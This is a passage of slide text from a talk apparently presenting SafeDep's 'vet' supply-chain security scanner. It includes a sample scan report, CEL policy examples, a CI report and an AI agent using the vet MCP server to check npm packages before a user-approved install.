
| ECOSYSTEM | PACKAGE                                           | LATEST        | IMPACT SCORE | VULN RISK                   |
|-----------|---------------------------------------------------|---------------|--------------|-----------------------------|
| PyPI      | cryptograohy@0.6.5<br>malware                     | Not Available | 10           | None                        |
| PyPI      | sagemaker@2.217.0<br>vulnerability   used-in-code | 2.239.0       | 9            | High<br>GHSA-wjvx-jhpj-r54r |
| PyPI      | drf-spectacular-sidecar@2024.12.1<br>drift        | 2025.2.1      | 2            | None                        |



Run with `vet --filter="..."` for custom filters to identify risky libraries
For more details https://github.com/safedep/vet
```



How vet works?



What are policies?

Policies are just CEL expressions to enforce context specific security requirements.

```
... policies

filters:
  - name: critical-or-high-vulns
    check_type: CheckTypeVulnerability
    summary: Critical or high risk vulnerabilities were found
    value: |
      vulns.critical.exists(p, true) || vulns.high.exists(p, true)
  - name: low-popularity
    check_type: CheckTypePopularity
    summary: Component popularity is low by Github stars count
    value: |
      projects.exists(p, (p.type == "GITHUB") && (p.stars < 10))
  - name: risky-oss-licenses
    check_type: CheckTypeLicense
    summary: Risky OSS license was detected
    value: |
      licenses.exists(p, p == "GPL-2.0") ||
      licenses.exists(p, p == "GPL-2.0-only") ||
      licenses.exists(p, p == "GPL-3.0") ||
      licenses.exists(p, p == "GPL-3.0-only") ||
      licenses.exists(p, p == "BSD-3-Clause OR GPL-2.0")
  - name: ossf-unmaintained
    check_type: CheckTypeMaintenance
    summary: Component appears to be unmaintained
    value: |
      scorecard.scores["Maintained"] == 0
```

DEMO



vet in CI/CD

A screenshot of a GitHub Actions comment window. The header shows the bot icon, the text "github-actions bot commented on Jun 8 • edited", and three dots for more options. The main content is titled "vet Summary Report" and states "This report is generated by [vet](#)". It includes sections for "Policy Checks" and "Malicious Package Analysis".

Policy Checks

- Vulnerability
- Malware
- License
- Popularity
- Maintenance
- Security Posture
- Threats

Malicious Package Analysis

Malicious package analysis was performed using [SafeDep Cloud API](#)

- ▶ **Malicious Package Analysis Report**
 - ■ 5 packages have been actively analyzed for malicious behaviour.
 - ● 1 packages are identified as suspicious.
- ▶ Note: Some of the package analysis jobs may still be running. Please check back later. Consider increasing the timeout for better coverage.
- ▶ **Changed Packages**
- ▶ **Policy Violations**

vet MCP Server

```
Called MCP tool get_package_version_popularity ✓
Called MCP tool get_package_version_popularity ✓

Based on my security analysis, both packages are safe to use. Here are the two main options for SQLite in Node.js:

Recommended Options:
1. better-sqlite3 (Recommended) - Latest version: 11.10.0
   • ✅ No known vulnerabilities
   • ✅ 6,129 GitHub stars, actively maintained
   • ✅ Synchronous API (faster and simpler)
   • ✅ Better performance than sqlite3

2. sqlite3 - Latest version: 5.1.7
   • ✅ No known vulnerabilities
   • ✅ 6,340 GitHub stars (more established)
   • ⚠ Lower maintenance activity recently
   • ✅ Asynchronous API

I recommend better-sqlite3 as it's more performant, has a simpler API, and is actively maintained. Let me install it for you:

cd /Users/dev/Work/dev/safedep/vetpkg.
dev && pnpm add better-sqlite3
Ask every time Skip Run

Waiting for approval Stop Run
@ ts actions.ts
Plan, search, build anything
```

The screenshot shows a terminal window with a security analysis report. It compares two SQLite packages: `better-sqlite3` and `sqlite3`. `better-sqlite3` is recommended due to its performance and active maintenance. The terminal also shows the command to install `better-sqlite3`.

Official MCP Registry

io.github.safedep/vet-mcp v1.13.0

Protect your AI agents and IDEs from malicious open-source packages.

2/9/2026

Title: SafeDep Vet MCP

Status: Active

Repository: <https://github.com/safedep/vet>

Website: <https://safedep.io>

[View in API](#)

Packages

oci ghcr.io/safedep/vet:v1.13.0

[▶ View full server.json](#)

registry.modelcontextprotocol.io/?q=vet-mcp

Cursor - MCP Registry

Q **vet** Filters Reset


Search: **vet** x Showing 1 of 149

Name	Install	Description
 SafeDep Vet	+ Add to Cursor	Vet open source packages for security issues.

[MCP Directory](#) | [Cursor Docs](#)



How SafeDep Works



The background of the slide features a minimalist design with abstract, overlapping circles in various shades of purple. A large, semi-transparent dark purple circle is positioned in the center, partially overlapping a smaller, solid light purple square. The overall aesthetic is clean and modern.

Is This Paranoia Worth It?

Why hack a server when you can hack
a developer?

Thank You

